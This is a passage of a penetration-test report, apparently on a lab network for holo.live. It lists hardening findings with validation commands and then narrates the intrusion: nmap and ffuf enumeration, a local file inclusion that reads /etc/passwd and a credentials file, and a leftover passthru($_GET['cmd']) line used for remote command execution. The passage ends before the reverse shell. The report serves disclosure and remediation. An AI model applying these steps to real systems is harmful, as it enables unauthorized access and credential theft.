
References:

- https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/
- https://4sysops.com/archives/mitigating-powershell-risks-with-constrained-language-mode/
- https://teamt5.org/en/posts/a-deep-dive-into-powershell-s-constrained-language-mode/

Validation:

We can validate if a non-admin user can execute the following command:

```
> $ExecutionContext.SessionState.LanguageMode
> Add-Type -Name win -MemberDefinition '[DllImport("user32.dll", SetLastError = true, CharSet = CharSet.Auto)]
    public static extern int MessageBox(int hWnd, String text, String caption, uint type);' -Namespace native; [native.
    win]::MessageBox($null, "test", "holo", 3)
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\watamet> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\watamet> Add-Type -Name win -MemberDefinition '[DllImport("user32.dl
public static extern int MessageBox(int hWnd, String text, String caption, uint
x($null, "test", "holo", 3)
```

holo

test

Figure 21: FullLanguage in PowerShell for non-privileged users

Low Risk Findings

Finding 13 - Real-time protection disabled (Windows Defender)

Finding-13	Real-time protection disabled (Windows Defender)
Low risk	Affected systems: DC-SRV01, S-SRV02, PC-FILESRV01

Observation:

Windows antivirus (Defender) is enabled but with all options disabled.

Recomendations:

This is not a vulnerability, it is a problem and it would help a lot to reduce the attack surface if options such as, for example, real-time protection were enabled. Therefore, it is recommended to enable all Windows Defender options on all systems that support it, especially the real-time protection option.

References:


- Microsoft Defender Antivirus Windows

Validation:

With PowerShell, we can verify this with the following command on all Windows systems:

```
> Get-MpComputerStatus | Select-Object -Property BehaviorMonitorEnabled | fl

BehaviorMonitorEnabled : True
```

We can also verify it by GUI:



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Figure 22: Windows Security, to enable the mentioned option

Finding 14 - HTTPS is not used

Finding-14	HTTPS is not used
Low risk	Affected systems: L-SRV01, L-SRV02

Observation:

Black Sun Security found that the website uses HTTP instead of HTTPS, so all requests and responses can be read by anyone monitoring the session. Essentially, a malicious actor can simply read the text of the request or response and know exactly what information someone is requesting, sending or receiving, such as a password, credit card number or any other data entered.




Figure 23: HTTP vs HTTPS, from an attacker's point of view

This issue was identified as a low risk because the website does not yet have high visitor activity and also, holo.live is used for a blog, so the user is only there to read content, not to enter sensitive data.

Recomendations:

It is recommended to implement HTTPS protocols, which solve this problem by using an SSL (Secure Sockets Layer) certificate, creating a secure encrypted connection between the server and the browser, thus protecting potentially sensitive information from being stolen while being transferred.

References:

- https://seopressor.com/blog/http-vs-https/

Validation:

When entering the web site, verify in the URL that the scheme **https://** is being used:




Figure 24: HTTPS scheme


Informative Findings

Finding 15 - Exposure of information in robots.txt file

Finding-15	Exposure of information in robots.txt file
ℹ Info	Affected systems: L-SRV02


Observation:

In the **robots.txt** file of the virtual hosts holo.live and admin.holo.live, several files were found that reveal the full directory path:



```
User-Agent: *
Disallow: /var/www/wordpress/index.php
Disallow: /var/www/wordpress/readme.html
Disallow: /var/www/wordpress/wp-activate.php
Disallow: /var/www/wordpress/wp-blog-header.php
Disallow: /var/www/wordpress/wp-config.php
Disallow: /var/www/wordpress/wp-content
Disallow: /var/www/wordpress/wp-includes
Disallow: /var/www/wordpress/wp-load.php
Disallow: /var/www/wordpress/wp-mail.php
Disallow: /var/www/wordpress/wp-signup.php
Disallow: /var/www/wordpress/xmlrpc.php
Disallow: /var/www/wordpress/license.txt
Disallow: /var/www/wordpress/upgrade
Disallow: /var/www/wordpress/wp-admin
Disallow: /var/www/wordpress/wp-comments-post.php
Disallow: /var/www/wordpress/wp-config-sample.php
Disallow: /var/www/wordpress/wp-cron.php
Disallow: /var/www/wordpress/wp-links-opml.php
Disallow: /var/www/wordpress/wp-login.php
Disallow: /var/www/wordpress/wp-settings.php
Disallow: /var/www/wordpress/wp-trackback.php
```

Figure 25: robots.txt file (holo.live)



```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

Figure 26: robots.txt file (admin.holo.live)

From the name of some files, they appear to contain confidential information. If the attacker manages to exploit a vulnerability capable of reading local files, then these will be the first to be read, since he knows where they are located.

Recomendations:

The `robots.txt` file is not in itself a security threat, and its correct use may represent good practice for non-security reasons. You should not assume that all web robots will respect the instructions in the file. Instead, assume that attackers will pay close attention to the locations identified in the file. Do not rely on the `robots.txt` file to provide any protection against unauthorized access.

Also, be sure not to leave the path to sensitive files in the robots.txt, and even then, it is recommended to move those sensitive files to another location.

References:

- https://portswigger.net/kb/issues/00600600_robots-txt-file

Validation:

Simply verify that neither the path nor confidential files are exposed in the `robots.txt` file or, ideally, that no such file exists and you have implemented other protection against unauthorized access.

Finding 16 - WordPress outdated

Finding-16	WordPress outdated
ℹ Info	Affected systems: L-SRV01, L-SRV02

Observation:

Black Sun Security identified that the WordPress CMS is outdated. The exact version is 5.5.3, released on October 30, 2020. However, not many vulnerabilities were found.

Recomendations:

It is recommended in the future, update WordPress or keep yourself informed of security updates because you never know if a critical/high vulnerability may come out in the CMS.

References:

- WordPress releases

Validation:

To identify the WordPress version, we can use the `wpscan` tool:

```
> wpscan --url http://www.holo.live
...
[+] WordPress version 5.5.3 identified (Insecure, released on 2020-10-30).
 | Found By: Rss Generator (Passive Detection)
 | -http://www.holo.live/index.php/feed/, <generator>https://wordpress.org/?v=5.5.3</generator>
 | -http://www.holo.live/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.5.3</generator>
...
```

Attack narrative

Initial enumeration

A scan of hosts on the **10.200.191.0/24** network was performed with `nmap`:

```
> nmap 10.200.191.0/24 -sn -T4

Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-17 16:55 -03
Nmap scan report for 10.200.191.33
Host is up (0.23s latency).
Nmap scan report for 10.200.191.250
Host is up (0.23s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 22.24 seconds
```

From this result, an additional scan was performed against host **10.200.191.33** (host 10.200.191.250 was omitted due to it being part of the AWS infrastructure), which revealed running services:

- OpenSSH 8.2p1 (Port 22)
- Apache 2.4.29 (Port 80)
- mysqlx (Port 33060)

Web server enumeration

We identified that the content gesture (CMS) is a WordPress version 5.5.3 (a very outdated version).


In search of subdomains, fuzzing was performed with the `ffuf` tool based on the holo.live domain:

```
> ffuf -fw 1288 -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://holo.live -H 'Host: FUZZ.holo.live'
...
admin [Status: 200, Size: 1845, Words: 453, Lines: 76, Duration: 271ms]
dev [Status: 200, Size: 7515, Words: 639, Lines: 272, Duration: 271ms]
```

Two additional virtual hosts were identified:


- admin.holo.live
- dev.holo.live

Immediately, the `robots.txt` files present in the virtual hosts holo.live and admin.holo.live were viewed:



```
User-Agent: *
Disallow: /var/www/wordpress/index.php
Disallow: /var/www/wordpress/readme.html
Disallow: /var/www/wordpress/wp-activate.php
Disallow: /var/www/wordpress/wp-blog-header.php
Disallow: /var/www/wordpress/wp-config.php
Disallow: /var/www/wordpress/wp-content
Disallow: /var/www/wordpress/wp-includes
Disallow: /var/www/wordpress/wp-load.php
Disallow: /var/www/wordpress/wp-mail.php
Disallow: /var/www/wordpress/wp-signup.php
Disallow: /var/www/wordpress/xmlrpc.php
Disallow: /var/www/wordpress/license.txt
Disallow: /var/www/wordpress/upgrade
Disallow: /var/www/wordpress/wp-admin
Disallow: /var/www/wordpress/wp-comments-post.php
Disallow: /var/www/wordpress/wp-config-sample.php
Disallow: /var/www/wordpress/wp-cron.php
Disallow: /var/www/wordpress/wp-links-opml.php
Disallow: /var/www/wordpress/wp-login.php
Disallow: /var/www/wordpress/wp-settings.php
Disallow: /var/www/wordpress/wp-trackback.php
```

Figure 27: robots.txt file (holo.live)




```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

Figure 28: robots.txt file (admin.holo.live)

As can be seen in the two images above, there is a data leak by revealing the directory where the web server is being hosted (`/var/www/wordpress` and `/var/www/admin`), as well as some files with potentially interesting names for an attacker, such as `supersecretdir/creds.txt` and `db.php` . When we try to view their contents, we only observe that we do not have authorization in the `creds.txt` file, since it has the status code 403 (Forbidden). However, we know it exists, so we will try to view its content later if we find a web vulnerability that allows it.

Discovering a web vulnerability

From here, after inspecting the source code of all pages, an `img.php` file was found in `talents.php` of the virtual host dev.holo.live:




```
        <div class="row row-bottom-padded-sm">
            <div class="col-md-4 col-sm-6 col-xxs-12">
                <a href="img.php?file=images/korone.jpg" clas
                    <img src="img.php?file=images/korone.jpg"
                    <div class="fh5co-text">
                    <h2>Korone Inugami</h2>
                    <span>Yubi Yubi!</span>
                    </div>
                </a>
            </div>
            <div class="col-md-4 col-sm-6 col-xxs-12">
                <a href="img.php?file=images/fubuki.jpg" clas
                    <img src="img.php?file=images/fubuki.jpg"
                    <div class="fh5co-text">
                    <h2>Fubuki Shirakami</h2>
                    <span>No No No foxu!</span>
                    </div>
                </a>
            </div>

            <div class="clearfix visible-sm-block"></div>

            <div class="col-md-4 col-sm-6 col-xxs-12">
                <a href="img.php?file=images/miko.jpg" class='
                    <img src="img.php?file=images/miko.jpg" a
                    <div class="fh5co-text">
                    <h2>Miko Sakura</h2>
                    <span>Stay Home!</span>
                    </div>
                </a>
            </div>
            <div class="col-md-4 col-sm-6 col-xxs-12">
                <a href="img.php?file=images/okayu.jpg" class
                    <img src="img.php?file=images/okayu.jpg" a
                    <div class="fh5co-text">
```

Figure 29: img.php discovered in the talents.php file

The **file** parameter is including a local image via the following path:

- **Web server path** (`/var/www/wordpress` , discovered in the `robots.txt` file of the virtual host holo.live)
- **Image path**: `images/<IMAGE>`
- **Full path**: `/var/www/wordpress/images/<IMAGE>`


At this point, it was possible to identify and successfully exploit the **Local File Inclusion** (LFI) vulnerability, which allows viewing other files on the system because the **file** parameter supports local file inclusion:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


Figure 30: dev.holo.live vulnerable to LFI

With this vulnerability present and the interesting files we discovered in the robots.txt, valid credentials were discovered for the virtual host admin.holo.live, which allows an attacker access to dashboard.php:


No seguro
dev.holo.live/img.php?file=/var/www/admin/supersecretdir/creds.txt

```
I know you forget things, so I'm leaving this note for you:
admin:DB[redacted]
- [redacted]
```

Figure 31: Credentials displayed through the LFI vulnerability



Software is out of date. Please Update!

Figure 32: Access to the dashboard

As the page had almost no interesting functionality, we proceeded, once again, to inspect the source code, where we found the following commented line of code:

```
//if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);} -->
```

Figure 33: Line 132 (dashboard.php)

In short, if we pass a value to the **cmd** parameter by the GET method, it will execute that value at the system level, which translates into remote command execution. We then proceeded to establish a reverse shell on that system (in this case, the L-SRV02):

